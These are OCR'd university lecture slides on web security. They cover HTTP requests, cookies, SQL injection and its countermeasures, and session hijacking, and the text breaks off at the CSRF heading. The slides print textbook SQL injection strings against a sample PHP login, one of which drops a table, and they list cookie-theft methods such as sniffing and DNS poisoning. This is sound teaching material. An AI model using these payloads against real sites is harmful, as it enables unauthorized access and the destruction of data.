Web Security

Instructor: Fengwei zhang

The Web


- Security for the World-Wide Web (WWW)
  - New vulnerabilities to consider: SQL injection, Cross-site Scripting (XSS), Session Hijacking, and Cross-site Request Forgery (CSRF)
  - These share some common causes with memory safety vulnerabilities; like confusion of code and data
    - Defense also similar: validate untrusted input
  - New wrinkle: Web 2.0’s use of mobile code
    - Mobile code, such as a Java Applet, is code that is transmitted across a network and executed on a remote machine.
    - How to protect your applications and other web resources?

Web Security Outline

- Web 1.0: the basics
  - **Attack**: SQL (“sequel”) injection
- The Web with state
  - **Attack**: Session Hijacking
  - **Attack**: Cross-site Request Forgery (CSRF)
- Web 2.0: The advent of Javascript
  - **Attack**: Cross-site Scripting (XSS)
- **Defenses throughout**
  - *Theme*: **validate or sanitize input**, then trust it

Web Basics


The Web, Basically



(Much) user data is part of the browser

DB is a separate entity, logically (and often physically)

Basic structure of web traffic




User clicks

- **Requests contain**:
  - The **URL** of the resource the client wishes to obtain
  - **Headers** describing what the browser can do

- **Request types** can be **GET** or **POST**
  - **GET**: all data is in the URL itself (no server side effects)
  - **POST**: includes the data as separate fields (can have side effects)

HTTP GET requests


http://www.reddit.com/r/security



HTTP Headers

```
http://www.reddit.com/r/security

GET /r/security HTTP/1.1
Host: www.reddit.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Cookie: __utma=55650728.562667657.1392711472.1392711472.1392711472.1; __utmb=55650728.1.10.1392711472; __utmc=55650...
```

User-Agent is typically a **browser**
but it can be `wget`, JDK, etc.


MY SUBREDDITS FRONT - ALL - RANDOM | PICS - FUNNY - GAMING - ASKREDDIT - WORLDNEWS - NEWS - VIDEOS - IAMA - TODAYILEARNED
reddit
SECURITY
hot
new
rising
controversial
top
gilded


1 How to protect yourself from identity theft (betanews.com)
submitted 1 hour ago by vineetwaldia
comment share

2 security services in south africa (self.security)
submitted 1 hour ago by armstrongsecuritysou
comment share

3 12 Worst DDoS attack of all time hits French site (zdnet.com)
submitted 15 hours ago by rajkumarselvaraj
comment share

4 9 Abusing The HTML5 Data-URI (blog.guya.net)
submitted 12 hours ago by guya
comment share

5 Protect Your Private Information With Our Shredding Services In Arlington TX (instantshredding.com)
submitted 1 hour ago by instantshredding
1 comment share




HTTP Headers

```
http://www.zdnet.com/worst-ddos-attack-of-all-time-hits-french-site-7000026330/

GET /worst-ddos-attack-of-all-time-hits-french-site-7000026330/ HTTP/1.1
Host: www.zdnet.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security
```

Referrer URL: the site from which this request was issued.

HTTP POST requests

Posting on Piazza




```
https://piazza.com/logic/api?method=content.create&aid=hrteve7t83et

POST /logic/api?method=content.create&aid=hrteve7t83et HTTP/1.1
Host: piazza.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://piazza.com/class
Content-Length: 339
Cookie: piazza_session="DFwuCEFIGvEGwwHLJyuCvHIGtHKECCKL.5%25x+x+ux%255M5%22%215%3F5%26x%26%26%7C%22%21r...
Pragma: no-cache
Cache-Control: no-cache
 {"method":"content.create","params":{"cid":"hrpng9q2nndos","subject":"<p>Interesting.. perhaps it has to do with a change to the ...
```

Implicitly includes data as a part of the URL

Explicitly includes data as a part of the request’s content

SQL injection

Server-side data



Long-lived state, stored in a separate *database*


Need to **protect this state** from illicit access and tampering

Server-side data

- Typically want **ACID** transactions
  - **Atomicity**
    - Transactions complete entirely or not at all
  - **Consistency**
    - The database is always in a valid state
  - **Isolation**
    - Results from a transaction aren’t visible until it is complete
  - **Durability**
    - Once a transaction is committed, its effects persist despite, e.g., power failures
- **Database Management Systems** (DBMSes) provide these properties (and then some)

Server-side code

Website




"Login code" (PHP)

```
$result = mysql_query("select * from Users
        where(name='$user' and password='$pass');");
```

Suppose you successfully log in as $user if this returns any results

How could you exploit this?

SQL injection




Username: Password: Log me on automatically each visit □ Log in

```
frank' OR 1=1); --
```

```
$result = mysql_query("select * from Users
        where(name='$user' and password='$pass');");
```

```
$result = mysql_query("select * from Users
        where(name='frank' OR 1=1); --
             and password='whocares');");
```

SQL injection




```
frank’ OR 1=1); DROP TABLE Users; --
```

```
$result = mysql_query(“select * from Users
       where(name=‘$user’ and password=‘$pass’);”);
```

```
$result = mysql_query(“select * from Users
       where(name=‘frank’ OR 1=1);
       DROP TABLE Users; --
           and password=‘whocares’);”);
```

Can chain together statements with semicolon:
STATEMENT 1 ; STATEMENT 2



HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

http://xkcd.com/327/

SQL injection countermeasures

The underlying issue

```
$result = mysql_query(“select * from Users
       where(name=‘$user’ and password=‘$pass’);”);
```



When the boundary between code and data blurs, we open ourselves up to vulnerabilities

Prevention: Input Validation

- Since we require input of a certain form, but we cannot guarantee it has that form, we must **validate it before we trust it**
  - Just like we do to avoid buffer overflows
- **Making input trustworthy**
  - **Check it** has the expected form, and reject it if not
  - **Sanitize it** by modifying it or using it it in such a way that the result is correctly formed by construction

Also: Mitigation


- For **defense in depth**, you might *also* attempt to mitigate the effects of an attack
  - But should **always do input validation** in any case!
- **Limit privileges**; reduces power of exploitation
  - Can limit commands and/or tables a user can access
    - Allow SELECT queries on Orders_Table but not on Creditcards_Table
- **Encrypt sensitive data** stored in the database; less useful if stolen
  - May not need to encrypt Orders_Table
  - But certainly encrypt Creditcards_Table.cc_numbers

Web-based State using Cookies

HTTP is *stateless*

- The lifetime of an HTTP session is typically:
  - Client connects to the server
  - Client issues a request
  - Server responds
  - Client issues a request for something in the response
  - …. repeat ….
  - Client disconnects
- HTTP has no means of noting “oh this is the same client from that previous session”
  - *How is it you don’t have to log in at every page load?*


Statefulness with Cookies



- Server **maintains trusted state**
  - Server indexes/denotes state with a **cookie**
  - Sends cookie to the client, which stores it
  - Client returns it with subsequent queries to that same server

Cookies are key-value pairs

Set-Cookie:key=value; options; ….



Headers

```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
Set-Cookie: user_agent=desktop
Set-Cookie: zdnet_ad_session=f
Set-Cookie: firstpg=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=edge,chrome=1
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 18922
Keep-Alive: timeout=70, max=146
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Data

```
<html> ..... </html>
```

Why use cookies?

- **Session identifier**
  - After a user has authenticated, subsequent actions provide a cookie
  - So the user does not have to authenticate each time
- **Personalization**
  - Let an anonymous user customize your site
  - Store font choice, etc., in the cookie
- **Tracking users**
  - Advertisers want to know your behavior
  - Ideally build a profile *across different websites*
    - Visit the Apple Store, then see iPad ads on Amazon?!

Session Hijacking

Cookies and web authentication

- An *extremely common* use of cookies is to track users who have already authenticated
- If the user already visited `http://website.com/login.html?user=alice&pass=secret` with the correct password, then the server associates a *“session cookie”* with the logged-in user’s info
- Subsequent requests include the cookie in the request headers and/or as one of the fields: `http://website.com/doStuff.html?sid=81asf98as8eak`
- The idea is to be able to say “I am talking to the same browser that authenticated Alice earlier.”

Cookie Theft

- The holder of a session cookie gives access to a site with the privileges of the user that established that session
- Thus, **stealing a cookie** may allow an attacker to **impersonate a legitimate user**
    - Actions that will seem to be due to that user
    - Permitting theft or corruption of sensitive data

Stealing Session Cookies

- **Compromise** the server or user’s machine/browser
- **Predict** it based on other information you know
- **Sniff** the network
- **DNS cache poisoning**
  - Trick the user into thinking you are Facebook
  - The user will send you the cookie

Defense: Unpredictability

- **Avoid theft by guessing**; cookies should be
  - **Randomly** chosen,
  - Sufficiently **long**

- Can also require separate, **correlating information**
  - Only accept requests due to legitimate interactions with web site (e.g., from clicking links)
    - **Defenses for CSRF**, discussed shortly, **can do this**

Cross-Site Request Forgery (CSRF)

